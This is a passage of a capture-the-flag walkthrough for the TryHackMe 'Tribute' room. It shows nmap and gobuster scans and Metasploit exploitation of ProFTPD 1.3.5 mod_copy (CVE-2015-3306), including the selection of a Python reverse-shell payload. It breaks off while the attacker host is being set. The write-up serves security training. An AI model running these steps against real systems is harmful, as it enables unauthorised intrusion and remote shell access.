


Tribute

A room created for WithYouWithMe 22 April 2021 Hackathon

This is a writeup/walkthrough for the TryHackMe room "Tribute" by Joshua17sc.

Here I will include screenshots, explanations, commands and tools I used to complete the room.

I completed this room using Parrot OS, so please note there might be a syntax difference in the commands. I hope this writeup is useful to anyone wanting a great challenge with Tribute, and thank you for using my write up

CryptoTzipi aka CyberLola

Task 1 Scan

DEPLOY THE MACHINE!!!


The first thing we need to do is run a nmap to looks for open ports, vulnerabilities, operating systems and versions.

I like to use the command


```
nmap -sV -sC --script=vuln <insert here the target's IP>
```

You could also insert the flag -O to find operating systems, but it requires you to run nmap as sudo.

For a comprehensive guide on nmap usage, refer to https://nmap.org/book/toc.html




```
┌─[cryptotzipi@cryptotzipi]─[~]
└──╼ $sudo nmap -sV -sC -O -T 4 --script=vuln 10.10.205.29
[sudo] password for cryptotzipi:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-18 12:16 JST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.205.29
Host is up (0.36s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.5
```




```
|_      CVE-2017-7418   2.1     https://vulners.com/cve/CVE-2017-7418
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.
0)
| vulners:
```

Nice! SSH is open on port 22, which means we can SSH into the machine once we get our hands into some credentials!!




```
*EXPLOIT*
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-csrf:
```



```
└──╼ $nmap 10.10.205.29
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-18 12:46 JST
Nmap scan report for 10.10.205.29
Host is up (0.39s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

ProFTPD 1.3.5 seems to be the service we will exploit, so let's search for the vulnerability at https://www.exploit-db.com and see what we can use to exploit this machine!


EXPLOIT DATABASE

ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
37262	2015-3306	METASPLOIT	REMOTE	LINUX	2015-06-10

EDB Verified: ✓

Exploit: ⬇ / {}

Vulnerable App:

Going through the finished scan and exploit db, we can find all the answers for the first 5 questions of task#1.

Next we should run a directory scan to see if we find something interesting.


My tool choice is **gobuster** (comes preinstalled in Kali and Parrot OS. If you are using any other distro and don't have gobuster installed, refer to https://github.com/OJ/gobuster)

The command should look like this

```
gobuster dir -u http://<target machine's IP> -w /usr/share/wordlists/dirb/common.txt
```


dir = directory/file enumeration mode
-u = URL
-w = wordlist path

Looking at our finished scan we discovered another link http://<IP>/src/



```
└──╼ $gobuster dir -u http://10.10.205.29 -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.205.29
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/04/18 13:09:20 Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 277]
/.htaccess            (Status: 403) [Size: 277]
/.htpasswd            (Status: 403) [Size: 277]
/index.html           (Status: 200) [Size: 2699]
/server-status        (Status: 403) [Size: 277]
/src                  (Status: 301) [Size: 310] [--> http://10.10.205.29/src/]

===============================================================
```


Looking at it in your browser, you will see an interesting folder in there. Let's open it! The first file will take us to the image used for
the home page, so nothing there, but looking on the second file ....



Index of /src/assets

Name	Last modified	Size	Description
Parent Directory		-	
landing_page.PNG	2021-03-22 19:29	5.8M	
tribute_page.PNG	2021-03-22 19:29	4.4M	

Apache/2.4.18 (Ubuntu) Server at 10.10.205.29 Port 80



Here we have our answer for the last question of the task!!

Task 2 ✓ Get in

We found very valuable information during our nmap scan, so it's time to use what we gathered to exploit this machine.

My chosen way to exploit it is through Metasploit Framework, since I really like Metasploit (sorry, Offensive Security)

So let's start it by typing the command

msfconsole

```
└──╼ $msfconsole


    .:ok000kdc'           'cdk000ko:.
  .x000000000000c       c000000000000x.
 :000000000000000k,   ,k000000000000000:
'000000000kkkk00000: :000000000000000000'
o00000000.MMMM.o0000o0000l.MMMM,00000000o
d00000000.MMMMMM.c00000c.MMMMMM,00000000x
l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMMM;MMMM,00000000.
 c0000000.MMM.00c.MMMMM'o00.MMM,0000000c
  o000000.MMM.0000.MMM:0000.MMM,000000o
   l00000.MMM.0000.MMM:0000.MMM,00000l
    ;0000'MMM.0000.MMM:0000.MMM;0000;
     .d00o'WM.0000occcx0000.MX'x00d.
       ,k0l'M.0000000000000.M'd0k,
         :kk;.0000000000000.;0k:
           ;k000000000000000k:
             ,x00000000000x,
               .l0000000l.
                  ,d0d,
                    .
```

Gotta love Metasploit banners!!!!


Next, we search for our found vulnerability using the command

search CVE-2015-3306

There is only one result, so we will use that! The command is very simple

use 0

You will notice that the module was added to the prompt in red characters.



```
msf6 > use 0
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port
                                         [,type:host:port][...]
   RHOSTS                      yes       The target host(s), range CIDR identif
                                         ier, or hosts file with syntax 'file:<
                                         path>'
   RPORT      80               yes       HTTP port (TCP)
   RPORT_FTP  21               yes       FTP port
   SITEPATH   /var/www         yes       Absolute writable website path
   SSL        false            no        Negotiate SSL/TLS for outgoing connect
                                         ions
   TARGETURI  /                yes       Base path to the website
   TMPPATH    /tmp             yes       Absolute writable path
   VHOST                       no        HTTP server virtual host
```


We still need to get some things ready before we can run our exploit, so we type

show options

Here we need to set the **RHOST** (remote host, which is our target machine's IP).
Then we need to set the **SITEPATH** to /var/www/html


We still haven't set a payload for our exploit, so we will do that next!

show payloads



```
Exploit target:

   Id  Name
   --  ----
   0   ProFTPD 1.3.5


msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.10.205.29
RHOSTS => 10.10.205.29
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads
```

It will give you a list of possible payloads. I like the python reverse shells so I will go with that one



```
   #  Name                                        Disclosure Date  Rank
 Description
   -  ----                                        ---------------  ----
 -----------
   0  payload/cmd/unix/bind_awk                                    normal
 Unix Command Shell, Bind TCP (via AWK)
   1  payload/cmd/unix/bind_perl                                   normal
 Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6                              normal
 Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                                     normal
 Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse_awk                                 normal
 Unix Command Shell, Reverse TCP (via AWK)
   5  payload/cmd/unix/reverse_perl                                normal
 Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                            normal
 Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_python                              normal
 Unix Command Shell, Reverse TCP (via Python)
   8  payload/cmd/unix/reverse_python_ssl                          normal
 Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) >
```

set payload /cmd/unix/reverse_python

Here we also need to set some things before running the exploit, so we "show options" again and scroll down until we see options
for the payload. We set the LHOST (local host, which is us here, our computer or TryHackMe attack box if you are using it.
Remember that the IP you want, if you are using your own computer, is the one displayed on top of the TryhackMe page inside a green box! If you are
using the attack box, then the IP is shown in the prompt root@IP)

